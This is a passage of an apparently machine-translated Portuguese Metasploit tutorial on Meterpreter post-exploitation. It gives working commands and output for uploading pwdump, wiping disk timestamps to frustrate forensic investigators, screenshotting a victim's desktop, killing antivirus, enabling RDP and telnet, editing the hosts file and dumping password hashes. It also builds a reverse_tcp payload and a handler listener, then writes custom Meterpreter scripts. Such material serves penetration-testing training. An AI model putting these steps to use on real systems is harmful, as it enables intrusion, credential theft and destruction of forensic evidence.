Muito interessante! Observe que os tempos não são mais exibidos, e os dados está definido para 1 de janeiro de 1601. Alguma idéia de por que poderia ser o caso? (Dica: <http://en.wikipedia.org/wiki/1601> # Notas)

```

meterpreter > cd C:\\WINNT
meterpreter > mkdir antivirus
Creating directory: antivirus
meterpreter > cd antivirus

```

```

meterpreter > pwd
C:\WINNT\antivirus
meterpreter > upload /pentest/windows-binaries/passwd-attack/pwdump6 c:\\WINNT\\antivirus\\
[*] uploading : /pentest/windows-binaries/passwd-attack/pwdump6/PwDump.exe ->
c:\WINNTantivirusPwDump.exe
[*] uploaded : /pentest/windows-binaries/passwd-attack/pwdump6/PwDump.exe ->
c:\WINNTantivirusPwDump.exe
[*] uploading : /pentest/windows-binaries/passwd-attack/pwdump6/LsaExt.dll ->
c:\WINNTantivirusLsaExt.dll
[*] uploaded : /pentest/windows-binaries/passwd-attack/pwdump6/LsaExt.dll ->
c:\WINNTantivirusLsaExt.dll
[*] uploading : /pentest/windows-binaries/passwd-attack/pwdump6/pwservice.exe ->
c:\WINNTantiviruspwservice.exe
[*] uploaded : /pentest/windows-binaries/passwd-attack/pwdump6/pwservice.exe ->
c:\WINNTantiviruspwservice.exe
meterpreter > ls

Listing: C:\WINNT\antivirus
=====

Mode                Size      Type      Last modified          Name
----                -
40777/rwxrwxrwx    0         dir      Wed Dec 31 19:00:00 -0500 1969 .
40777/rwxrwxrwx    0         dir      Wed Dec 31 19:00:00 -0500 1969 ..
100666/rw-rw-rw-  61440    fil      Wed Dec 31 19:00:00 -0500 1969 LsaExt.dll
100777/rwxrwxrwx  188416   fil      Wed Dec 31 19:00:00 -0500 1969 PwDump.exe
100777/rwxrwxrwx  45056   fil      Wed Dec 31 19:00:00 -0500 1969 pwservice.exe
100666/rw-rw-rw-   27       fil      Wed Dec 31 19:00:00 -0500 1969 sample.txt
meterpreter > cd ..

```

Com o nosso upload de arquivos, agora vamos correr timestamp sobre os arquivos para confundir qualquer investigador em potencial.

```

meterpreter > timestamp antivirus\\pwdump.exe -v
Modified      : Sun May 03 05:35:56 -0400 2009
Accessed      : Sun May 03 05:35:56 -0400 2009
Created       : Sun May 03 05:35:56 -0400 2009
Entry Modified: Sun May 03 05:35:56 -0400 2009
meterpreter > timestamp antivirus\\LsaExt.dll -v
Modified      : Sun May 03 05:35:56 -0400 2009
Accessed      : Sun May 03 05:35:56 -0400 2009
Created       : Sun May 03 05:35:56 -0400 2009
Entry Modified: Sun May 03 05:35:56 -0400 2009
meterpreter > timestamp antivirus -r
[*] Blanking directory MACE attributes on antivirus

meterpreter > ls
[-] Error running command ls: bignum too big to convert into `long'
/pentest/exploits/framework3/lib/rex/post/file_stat.rb:66:in
`at'/pentest/exploits/framework3/lib/rex/post/file_stat.rb:66:in
`mtime'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi/
fs.rb:237:in
`cmd_ls'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi/
fs.rb:230:in
`each'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi/f
s.rb:230:in `cmd_ls'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`send'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`run_command'/pentest/exploits/framework3/lib/rex/post/meterpreter

```

Como você pode ver, meterpreter já não pode conseguir uma lista boa.

No entanto, há algo a considerar neste caso. Temos escondido quando uma ação ocorreu, no entanto, continuará a ser muito óbvio para um investigador que a atividade estava acontecendo. O

que faríamos se quiséssemos esconder tanto quando um kit de ferramentas foi enviado, e onde foi carregado?

A maneira mais fácil de abordar esta questão é zerar os tempos do disco completo. Isso fará com que o trabalho do investigador muito difícil, como a análise tradicional linha do tempo não será possível. Vamos olhar primeiro em nosso diretório WINNT\System32 •.

Ok, tudo parece normal. Agora, vamos sacudir o sistema de arquivos até muito ruim!

```
meterpreter > pwd
C:\WINNT\antivirus
meterpreter > cd ../../
meterpreter > pwd
C:
meterpreter > ls

Listing: C:\
=====

Mode                Size           Type             Last modified          Name
----                -
100777/rwxrwxrwx    0             fil             Wed Dec 31 19:00:00 -0500 1969 AUTOEXEC.BAT
100666/rw-rw-rw-    0             fil             Wed Dec 31 19:00:00 -0500 1969 CONFIG.SYS
40777/rwxrwxrwx     0             dir             Wed Dec 31 19:00:00 -0500 1969 Documents and Settings
100444/r--r--r--    0             fil             Wed Dec 31 19:00:00 -0500 1969 IO.SYS
100444/r--r--r--    0             fil             Wed Dec 31 19:00:00 -0500 1969 MSDOS.SYS
100555/r-xr-xr-x   34468         fil             Wed Dec 31 19:00:00 -0500 1969 NTDETECT.COM
40555/r-xr-xr-x     0             dir             Wed Dec 31 19:00:00 -0500 1969 Program Files
40777/rwxrwxrwx     0             dir             Wed Dec 31 19:00:00 -0500 1969 RECYCLER
40777/rwxrwxrwx     0             dir             Wed Dec 31 19:00:00 -0500 1969 System Volume Information
40777/rwxrwxrwx     0             dir             Wed Dec 31 19:00:00 -0500 1969 WINNT
100555/r-xr-xr-x   148992         fil             Wed Dec 31 19:00:00 -0500 1969 arclldr.exe
100555/r-xr-xr-x   162816         fil             Wed Dec 31 19:00:00 -0500 1969 arcsetup.exe
100666/rw-rw-rw-    192           fil             Wed Dec 31 19:00:00 -0500 1969 boot.ini
100444/r--r--r--   214416         fil             Wed Dec 31 19:00:00 -0500 1969 ntldr
100666/rw-rw-rw-   402653184      fil             Wed Dec 31 19:00:00 -0500 1969 pagefile.sys

meterpreter > timestamp C:\ -r
[*] Blanking directory MACE attributes on C:\
meterpreter > ls
[-] Error running command ls: bignum too big to convert into `long'
/pentest/exploits/framework3/lib/rex/post/file_stat.rb:66:in
`at'/pentest/exploits/framework3/lib/rex

/post/file_stat.rb:66:in
`mtime'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi/
fs.rb:237:in /lib/rex/ui/text/dispatcher_shell.rb:191:in
`run_single'/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:127:in `run'./msfconsole:82
```

Então, depois que o Windows não vê?

Amazing. Windows não tem idéia do que está acontecendo, e exibe tempos loucos de todo o lugar.

Não fique confiante no entanto. Ao tomar esta ação, você também têm feito muito evidente que alguma atividade adversa ocorreu no sistema. Além disso, existem diversas fontes de informação da linha de tempo em um sistema Windows, em seguida, outras vezes apenas MAC. Se um investigador forense veio através de um sistema que foi modificado desta forma, eles vão estar em execução para estas fontes de informação alternativas. No entanto, o custo da condução do inquérito

só subiu.

Com a última atualização do Metasploit Framework (3.3), acrescentou um trabalho bastante notável da equipe de desenvolvimento do Metasploit. Você aprendeu nos capítulos anteriores o incrível poder de meterpreter. Outro recurso adicionado é a capacidade de capturar o desktop vítimas e guardá-las em seu sistema. Vamos dar uma rápida olhada em como isso funciona. Vamos supor que você já tem um meterpreter console, vamos dar uma olhada no que está na tela vítimas.

```
[*] Started bind handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:34117 -> 192.168.1.104:4444)

meterpreter > ps

Process list
=====

  PID  Name                               Path
  ---  ---                               ---
  180  notepad.exe                       C:\WINDOWS\system32\notepad.exe
  248  snmp.exe                         C:\WINDOWS\System32\snmp.exe
  260  Explorer.EXE                     C:\WINDOWS\Explorer.EXE
  284  surgemail.exe                    c:\surgemail\surgemail.exe
  332  VMwareService.exe                C:\Program Files\VMware\VMware Tools\VMwareService.exe
  612  VMwareTray.exe                   C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  620  VMwareUser.exe                   C:\Program Files\VMware\VMware Tools\VMwareUser.exe
  648  ctfmon.exe                       C:\WINDOWS\system32\ctfmon.exe
  664  GrooveMonitor.exe                C:\Program Files\Microsoft Office\Office12\GrooveMonitor.exe
  728  WZCSLDR2.exe                     C:\Program Files\ANI\ANIWZCS2 Service\WZCSLDR2.exe
  736  jusched.exe                      C:\Program Files\Java\jre6\bin\jusched.exe
  756  msmsgs.exe                       C:\Program Files\Messenger\msmsgs.exe
  816  smss.exe                         \SystemRoot\System32\smss.exe
  832  alg.exe                          C:\WINDOWS\System32\alg.exe
  904  csrss.exe                        \??\C:\WINDOWS\system32\csrss.exe
  928  winlogon.exe                     \??\C:\WINDOWS\system32\winlogon.exe
  972  services.exe                    C:\WINDOWS\system32\services.exe
  984  lsass.exe                        C:\WINDOWS\system32\lsass.exe
  1152 vmacthlp.exe                     C:\Program Files\VMware\VMware Tools\vmacthlp.exe
  1164 svchost.exe                     C:\WINDOWS\system32\svchost.exe
  1276 nwauth.exe                    c:\surgemail\nwauth.exe
  1296 svchost.exe                    C:\WINDOWS\system32\svchost.exe
  1404 svchost.exe                      C:\WINDOWS\System32\svchost.exe
  1500 svchost.exe                      C:\WINDOWS\system32\svchost.exe
  1652 svchost.exe                      C:\WINDOWS\system32\svchost.exe
  1796 spoolsv.exe                   C:\WINDOWS\system32\spoolsv.exe
  1912 3proxy.exe                      C:\3proxy\bin\3proxy.exe
  2024 jqs.exe                          C:\Program Files\Java\jre6\bin\jqs.exe
  2188 swatch.exe                    c:\surgemail\swatch.exe
  2444 iexplore.exe                   C:\Program Files\Internet Explorer\iexplore.exe
  3004 cmd.exe                       C:\WINDOWS\system32\cmd.exe

meterpreter > migrate 260
[*] Migrating to 260...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...success.
meterpreter > screenshot /tmp/moo.bmp
[*] Image saved to /tmp/moo.bmp
Opening browser to image...
```

Podemos ver como isso foi eficaz na migração para o explorer.exe, certifique-se que o processo está no seu meterpreter tem acesso a desktops ativo ou não funcionarão. Vamos dar uma olhada no desktop vítimas.

Meterpreter Scripting

Um dos recursos mais poderosos do Meterpreter é a versatilidade e facilidade de adicionar novas funcionalidades. Isto é realizado através do ambiente de scripting Meterpreter. Esta seção irá cobrir a automação de tarefas em uma sessão Meterpreter através da utilização deste meio de script, como você pode tirar vantagem de scripting Meterpreter, e como escrever seus próprios scripts para resolver suas necessidades específicas.

Antes de mergulhar em direito, vale a pena cobrir alguns itens. Como todos os Metasploit Framework, os scripts que iremos lidar com está escrito em Ruby e está localizado no diretório principal do Metasploit scripts / meterpreter. Se você não estiver familiarizado com o Ruby, um ótimo recurso para aprender Ruby on-line é o livro "Programming Ruby"
<http://www.rubycentral.com/book/>.

Antes de começar, por favor, tome alguns minutos para rever o repositório do subversion atual de scripts Meterpreter em
<http://dev.metasploit.com/redmine/projects/framework/repository/show/scripts/meterpreter>. Este é um ótimo recurso para utilizar para ver como os outros estão se aproximando problemas e, eventualmente, pedir o código que possam ser úteis para você.

Existing Meterpreter Scripts

Metasploit vem com uma tonelada de scripts úteis que podem ajudar você no Metasploit Framework. Esses scripts são normalmente feitas por terceiros e, finalmente, aprovada no repositório do subversion. Vamos percorrer alguns deles e orientá-lo como você pode usá-los em seu próprio teste de penetração.

Os scripts a seguir mencionadas, destinados a ser utilizados com uma concha Meterpreter após o compromisso de sucesso de um destino. Depois de ter ganho uma sessão com o destino que você pode utilizar estes scripts para melhor atender às suas necessidades.

O script 'checkvm, como o próprio nome sugere, verifica se você explorar uma máquina virtual. Esta informação pode ser muito útil.

```
meterpreter > run checkvm
```

```
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....  
[*] This is a VMware Workstation/Fusion Virtual Machine
```

Os controlos "getcountermeasure 'script da configuração de segurança no sistema de vítimas e pode desativar as medidas de segurança, tais como A / V, Firewall e, muito mais.

```
meterpreter > run getcountermeasure
```

```
[*] Running Getcountermeasure on the target...
[*] Checking for contermesasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*] Domain profile configuration:
[*] -----
[*] Operational mode           = Disable
[*] Exception mode             = Enable
[*]
[*] Standard profile configuration:
[*] -----
[*] Operational mode           = Disable
[*] Exception mode             = Enable
[*]
[*] Local Area Connection 6 firewall configuration:
[*] -----
[*] Operational mode           = Disable
[*]
[*] Checking DEP Support Policy...
```

O "script getgui 'é usado para permitir RDP em um sistema alvo se ele está desativado.

```
meterpreter > run getgui
```

```
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u -p
```

OPTIONS:

```
-e  Enable RDP only.
-h  Help menu.
-p  The Password of the user to add.
-u  The Username of the user to add.
```

```
meterpreter > run getgui -e
```

```
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
```

O "script gettelnet 'é usado para habilitar telnet à vítima se ela está desativada.

```
meterpreter > run gettelnet
```

```
Windows Telnet Server Enabler Meterpreter Script
Usage: gettelnet -u -p
```

OPTIONS:

- e Enable Telnet Server only.
- h Help menu.
- p The Password of the user to add.
- u The Username of the user to add.

```
meterpreter > run gettelnet -e
```

```
[*] Windows Telnet Server Enabler Meterpreter Script
[*] Setting Telnet Server Services service startup mode
[*] The Telnet Server Services service is not set to auto, changing it to auto
...
[*] Opening port in local firewall if necessary
```

O script 'killav' pode ser usado para desativar os programas antivírus mais funcionando como um serviço em um alvo.

```
meterpreter > run killav
```

```
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
```

O "script get_local_subnets" é usado para obter a máscara de sub-rede local da vítima. Isto pode ser muito útil para ter informações de giro.

```
meterpreter > run get_local_subnets
```

```
Local subnet: 10.211.55.0/255.255.255.0
```

O script 'hostssedit' Meterpreter é para adicionar entradas no arquivo Hosts do Windows. Desde que o Windows irá verificar o arquivo hosts primeira vez do servidor de DNS configurado, ele vai ajudar a desviar o tráfego para uma entrada falsa ou entradas. Ou uma única entrada pode ser fornecida ou uma série de entradas podem ser fornecidos com um arquivo que contém uma entrada por linha.

```
meterpreter > run hostssedit
```

OPTIONS:

-e Host entry in the format of IP,Hostname.
-h Help Options.
-l Text file with list of entries in the format of IP,Hostname. One per line.

Example:

```
run hostsedit -e 127.0.0.1,google.com  
run hostsedit -l /tmp/fakednsentries.txt
```

```
meterpreter > run hostsedit -e 10.211.55.162,www.microsoft.com  
[*] Making Backup of the hosts file.  
[*] Backup located in C:\WINDOWS\System32\drivers\etc\hosts62497.back  
[*] Adding Record for Host www.microsoft.com with IP 10.211.55.162  
[*] Clearing the DNS Cache
```

O script 'remotewinenum' irá enumerar as informações do sistema através wmic na vítima. Tome nota de onde os registros são armazenados.

```
meterpreter > run remotewinenum
```

Remote Windows Enumeration Meterpreter Script
This script will enumerate windows hosts in the target environment given a username and password or using the credential under which Meterpreter is running using WMI wmic windows native tool.
Usage:

OPTIONS:

-h Help menu.
-p Password of user on target system
-t The target address
-u User on the target system (If not provided it will use credential of process)

```
meterpreter > run remotewinenum -u administrator -p ihazpassword -t 10.211.55.128
```

```
[*] Saving report to  
/root/.msf3/logs/remotewinenum/10.211.55.128_20090711.0142  
[*] Running WMIC Commands ....  
[*] running command wmic environment list  
[*] running command wmic share list  
[*] running command wmic nicconfig list  
[*] running command wmic computersystem list  
[*] running command wmic useraccount list  
[*] running command wmic group list  
[*] running command wmic sysaccount list  
[*] running command wmic volume list brief  
[*] running command wmic logicaldisk get description,filesystem,name,size
```



```

[*]      running command wmic netlogin get name,lastlogon,badpasswordcount
[*]      running command wmic netclient list brief
[*]      running command wmic netuse get
name,username,connectiontype,localname
[*]      running command wmic share get name,path
[*]      running command wmic nteventlog get path,filename,writeable
[*]      running command wmic service list brief
[*]      running command wmic process list brief
[*]      running command wmic startup list full
[*]      running command wmic rdtoggle list
[*]      running command wmic product get name,version
[*]      running command wmic qfe list

```

O "script winenum" torna-se uma ferramenta muito detalhada enumeração janelas. É tokens lixeiras, hashes e muito mais.

```
meterpreter > run winenum
```

```

[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 10.211.55.128:4444...
[*] Saving report to /root/.msf3/logs/winenum/10.211.55.128_20090711.0514-99271/10.211.55.128_20090711.0514-99271.txt
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*]   This is a VMware Workstation/Fusion Virtual Machine
[*] Running Command List ...
[*]   running command cmd.exe /c set
[*]   running command arp -a
[*]   running command ipconfig /all
[*]   running command ipconfig /displaydns
[*]   running command route print
[*]   running command net view
[*]   running command netstat -nao
[*]   running command netstat -vb
[*]   running command netstat -ns
[*]   running command net accounts
[*]   running command net accounts /domain
[*]   running command net session
[*]   running command net share
[*]   running command net group
[*]   running command net user
[*]   running command net localgroup
[*]   running command net localgroup administrators
[*]   running command net group administrators
[*]   running command net view /domain
[*]   running command netsh firewall show config
[*]   running command tasklist /svc
[*]   running command tasklist /m
[*]   running command gpresult /SCOPE COMPUTER /Z
[*]   running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands ....
[*]   running command wmic computersystem list brief
[*]   running command wmic useraccount list
[*]   running command wmic group list
[*]   running command wmic service list brief
[*]   running command wmic volume list brief
[*]   running command wmic logicaldisk get description,filesystem,name,size

```

```
[*] running command wmic netlogin get name,lastlogon,badpasswordcount
[*] running command wmic netclient list brief
[*] running command wmic netuse get name,username,connectiontype,localname
[*] running command wmic share get name,path
[*] running command wmic nteventlog get path,filename,writeable
[*] running command wmic process list brief
[*] running command wmic startup list full
[*] running command wmic rdtoggle list
[*] running command wmic product get name,version
[*] running command wmic qfe
[*] Extracting software list from registry
[*] Finished Extraction of software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
```

O script "scraper" pode pegar informações sobre o sistema ainda mais, incluindo o registro inteiro.

```
meterpreter > run scraper
```

```
[*] New session on 10.211.55.128:4444...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\LQTEhIqo.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\WINDOWS\TEMP\GHMudVWt.reg)
```

A partir de nossos exemplos acima, podemos ver que há uma abundância de scripts Meterpreter para nós enumerar uma tonelada de informações, desativar anti-vírus para nós, permitir RDP, e muito mais.

Setting up your Environment

Existem algumas coisas que você precisa para se manter em mente ao criar um script meterpreter novo.

- * Nem todas as versões do Windows são os mesmos
- * Algumas versões do Windows têm contramedidas de segurança para alguns dos comandos
- * Nem todas as ferramentas de linha de comando são em todas as versões do Windows.
- * Algumas das ferramentas opções de linha de comando variar dependendo da versão do Windows

Em suma, as mesmas restrições que você tem quando se trabalha com métodos de exploração normal. MSF pode ser de grande ajuda, mas não pode alterar os fundamentos dessa meta. Tendo isso em mente pode poupar muita frustração pelo caminho. Portanto, manter a versão do seu destino Windows e do service pack em mente, e construir para ele.

Para nossos propósitos, vamos criar um autônomo binário que será executado no sistema de destino que irá criar um escudo Meterpreter reverter de volta para nós. Isto exclui qualquer problema com um exploit como nós trabalhamos com o nosso desenvolvimento script.

```
root@bt4:~# cd /pentest/exploits/framework3/
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.1.184 X > Meterpreter.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 310
Options: LHOST=192.168.1.184
```

Maravilhosa. Agora, vamos mover o arquivo executável para a nossa máquina Windows que será o nosso destino para o script que vamos escrever. Nós apenas temos que montar o nosso ouvinte. Para fazer isso, vamos criar um pequeno script para iniciar o manipulador multi-nos.

```
root@bt4:/pentest/exploits/framework3# touch meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo use exploit/multi/handler >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set PAYLOAD windows/meterpreter/reverse_tcp >>
meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set LHOST 192.168.1.184 >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set ExitOnSession false >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo exploit -j -z >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# cat meterpreter.rc
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.184
set ExitOnSession false
exploit -j -z
```

Aqui estamos usando a explorar multi manipulador para receber a nossa carga, que especificam que a carga é uma carga reverse_tcp Meterpreter, vamos definir a opção de carga, nos certificamos de que o manipulador multi não vai sair assim que receber uma sessão, uma vez que talvez seja necessário re-estabelecer uma devido a um erro ou poderíamos estar testando em diferentes versões do Windows a partir de hosts-alvo diferentes.

Enquanto trabalhava na scripts, vamos salvar os scripts de teste para / pentest/exploits/framework3/scripts/meterpreter para que eles possam ser executados.

Agora, tudo o que resta é para iniciar msfconsole com o nosso recurso, nosso script.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole -r meterpreter.rc

=[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 384 exploits - 231 payloads
+ -- --=[ 20 encoders - 7 nops
=[ 161 aux
```

```
resource> use exploit/multi/handler
resource> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource> set LHOST 192.168.1.184
LHOST => 192.168.1.184
resource> set ExitOnSession false
ExitOnSession => false
resource> exploit -j -z
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...>
```

Como pode ser visto acima, Metasploit está aguardando por uma conexão. Agora podemos executar o nosso executável no nosso host Windows e vamos receber uma sessão. Uma vez que a sessão é estabelecida, usamos o comando sessões com o 'switch-i' eo número da sessão para interagir com ele:

```
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.158:4444 -> 192.168.1.104:1043)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Custom Scripts

Agora que temos uma idéia de como usar o irb para testar chamadas API, vamos olhar para os objetos que são retornados e básico teste de construções. Agora, nenhum script primeiro seria completo sem a norma "Olá Mundo", então vamos criar um script chamado "helloworld.rb" e salve-o / pentest/exploits/framework3/scripts/meterpreter.

```
root@bt4:~# echo "print_status("Hello World")" >
/pentest/exploits/framework3/scripts/meterpreter/helloworld.rb
```

Temos agora executar o script a partir do console usando o comando executar.

```
meterpreter > run helloworld
[*] Hello World
meterpreter >
```

Agora, vamos construir sobre esta base. Vamos acrescentar algumas outras chamadas de API para o script. Adicione estas linhas ao script:

```
print_error("this is an error!")
print_line("this is a line")
```

Muito parecido com o conceito de padrão, saída padrão e erro padrão, estas linhas diferentes para status, error, e todas as linhas servem a propósitos diferentes em dar informações ao usuário executar o script.

Agora, quando executamos nosso arquivo temos:

```
meterpreter > run helloworld
[*] Hello World
[-] this is an error!
this is a line
meterpreter >
```

Final helloworld.rb

```
print_status("Hello World")
print_error("this is an error!")
print_line("This is a line")
```

Maravilhoso! Vamos um pouco mais longe e criar uma função para imprimir algumas informações gerais e adicionar manipulação de erro para que em um segundo arquivo. Esta nova função terá a seguinte arquitetura:

```
def geninfo(session)
  begin
    ...
    rescue ::Exception => e
    ...
  end
end
```

O uso de funções permite-nos fazer o nosso código mais modular e reutilizável. Esta manipulação de erro nos ajudará na solução de problemas dos nossos scripts, para usar algumas das chamadas de API nós cobrimos anteriormente, poderíamos construir uma função parecida com esta:

```
def getinfo(session)
  begin
    sysnfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("\tThe target machine OS is #{sysnfo['OS']}")
    print_status("\tThe computer name is #{'Computer'} ")
    print_status("\tScript running as #{runpriv}")
    rescue ::Exception => e
      print_error("The following error was encountered #{e}")
    end
  end
end
```

Vamos quebrar o que estamos fazendo aqui. Nós definimos uma função chamada getinfo que tem um parâmetro que estamos colocando em uma variável local chamada "sessão". Esta variável tem um par de métodos que são chamados a se extrair do sistema e informações ao usuário, após o que imprime um par de linhas de status que relatam os resultados dos métodos. Em alguns casos, as informações que estamos imprimindo saem a partir de um hash, por isso temos de ter certeza para chamar a variável corretamente. Temos também um manipulador de erro colocada lá que vai voltar o que sempre mensagem de erro que possam encontrar.

Agora que temos essa função, só temos de chamá-lo e dar-lhe a sessão do cliente Meterpreter. Para chamá-lo, só colocar o seguinte no final do nosso script:

```
getinfo(client)
```

Agora vamos executar o script, e podemos ver a saída dele:

```
meterpreter > run helloworld2
[*] Getting system information ...
[*] The target machine OS is Windows XP (Build 2600, Service Pack 3).
[*] The computer name is Computer
[*] Script running as WINXPVM01labuser
```

Final helloworld2.rb

```
def getinfo(session)
  begin
    sysinfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("The target machine OS is #{sysinfo['OS']}")
    print_status("The computer name is #{'Computer'} ")
    print_status("Script running as #{runpriv}")
  rescue ::Exception => e
    print_error("The following error was encountered #{e}")
  end
end

getinfo(client)
```

Como você pode ver, esses passos muito simples construir para nos dar o básico para criar scripts avançados Meterpreter. Vamos expandir esse script para obter mais informações sobre o nosso destino. Vamos criar uma outra função para executar comandos de impressão e de sua saída:

```
def list_exec(session,cmdlst)
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "trunning command #{cmd}"
      r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true,
'Channelized' => true})
      while(d = r.channel.read)
        print_status("t#{d}")
      end
      r.channel.close
      r.close
    rescue ::Exception => e
      print_error("Error Running Command #{cmd}: #{e.class} #{e}")
    end
  end
end
```

```
end  
end
```

Novamente, vamos quebrar o que estamos fazendo aqui. Nós definimos uma função que recebe dois parâmetros, a segunda das quais será um array. Um limite é também estabelecido de modo que a função não caia sobre nós. Em seguida, criar um 'para cada' loop que é executado no array que é passado para a função que terá cada item na matriz e executá-lo no sistema através do "cmd.exe / c", a impressão que o status é retornado da execução do comando. Finalmente, um manipulador de erro é estabelecido para capturar todos os problemas que surgem durante a execução da função.

Agora vamos definir uma série de comandos para enumerar o host de destino:

```
commands = [ "set",  
             "ipconfig /all",  
             "arp -a"]
```

e, em seguida, chamá-lo com o comando

```
list_exec(client,commands)
```

Com isso no lugar, quando executá-lo, temos:

```
meterpreter > run helloworld3  
[*] Running Command List ...  
[*]     running command set  
[*]     ALLUSERSPROFILE=C:\Documents and Settings\All Users  
APPDATA=C:\Documents and Settings\P0WN3D\Application Data  
CommonProgramFiles=C:\Program Files\Common Files  
COMPUTERNAME=TARGET  
ComSpec=C:\WINNT\system32\cmd.exe  
HOMEDRIVE=C:  
HOMEPATH=  
LOGONSERVER=TARGET  
NUMBER_OF_PROCESSORS=1  
OS=Windows_NT  
Os2LibPath=C:\WINNT\system32\os2dll;  
Path=C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem  
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH  
PROCESSOR_ARCHITECTURE=x86  
PROCESSOR_IDENTIFIER=x86 Family 6 Model 7 Stepping 6, GenuineIntel  
PROCESSOR_LEVEL=6  
PROCESSOR_REVISION=0706  
ProgramFiles=C:\Program Files  
PROMPT=$P$G  
SystemDrive=C:  
SystemRoot=C:\WINNT  
TEMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp  
TMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp  
USERDOMAIN=TARGET
```

```
USERNAME=P0WN3D
USERPROFILE=C:\Documents and Settings\P0WN3D
windir=C:\WINNT
```

```
[*]      running command ipconfig /all
[*]
```

Windows 2000 IP Configuration

```
Host Name . . . . . : target
Primary DNS Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : localdomain
```

Ethernet adapter Local Area Connection:

```
Connection-specific DNS Suffix . : localdomain
Description . . . . . : VMware Accelerated AMD PCNet Adapter
Physical Address . . . . . : 00-0C-29-85-81-55
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IP Address. . . . . : 172.16.104.145
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.104.2
DHCP Server . . . . . : 172.16.104.254
DNS Servers . . . . . : 172.16.104.2
Primary WINS Server . . . . . : 172.16.104.2
Lease Obtained. . . . . : Tuesday, August 25, 2009 10:53:48 PM
Lease Expires . . . . . : Tuesday, August 25, 2009 11:23:48 PM
```

```
[*]      running command arp -a
[*]
```

```
Interface: 172.16.104.145 on Interface 0x1000003
Internet Address      Physical Address      Type
172.16.104.2          00-50-56-eb-db-06      dynamic
172.16.104.150        00-0c-29-a7-f1-c5      dynamic
```

meterpreter >

Final helloworld3.rb

```
def list_exec(session,cmdlst)
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "running command #{cmd}"
      r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden'
=> true, 'Channelized' => true})
      while(d = r.channel.read)
        print_status("t#{d}")
      end
    end
  end
end
```



```

        end
        r.channel.close
        r.close
    rescue ::Exception => e
        print_error("Error Running Command #{cmd}: #{e.class} #{e}")
    end
end

end

commands = [ "set",
              "ipconfig /all",
              "arp -a"]

list_exec(client, commands)

```

Como você pode ver, a criação de scripts personalizados Meterpreter não é difícil se dar um passo de cada vez, construindo a si mesma. Basta lembrar a frequência de teste, e remetem para a fonte de como operar várias chamadas de API.

Useful API Calls

Nós vamos cobrir algumas chamadas API comum para scripts do Meterpreter e escrever um script usando algumas dessas chamadas API. Para as chamadas novas API e exemplos, veja o código Dispatcher Comando e REX a documentação que foi mencionado anteriormente.

Para isso, é mais fácil para nós para usar o shell do IRB, que pode ser usada para executar chamadas de API diretamente e ver o que é retornado por essas chamadas. Nós entramos no irb, executando o "irb" comando do shell Meterpreter.

```

meterpreter > irb
[*] Starting IRB shell
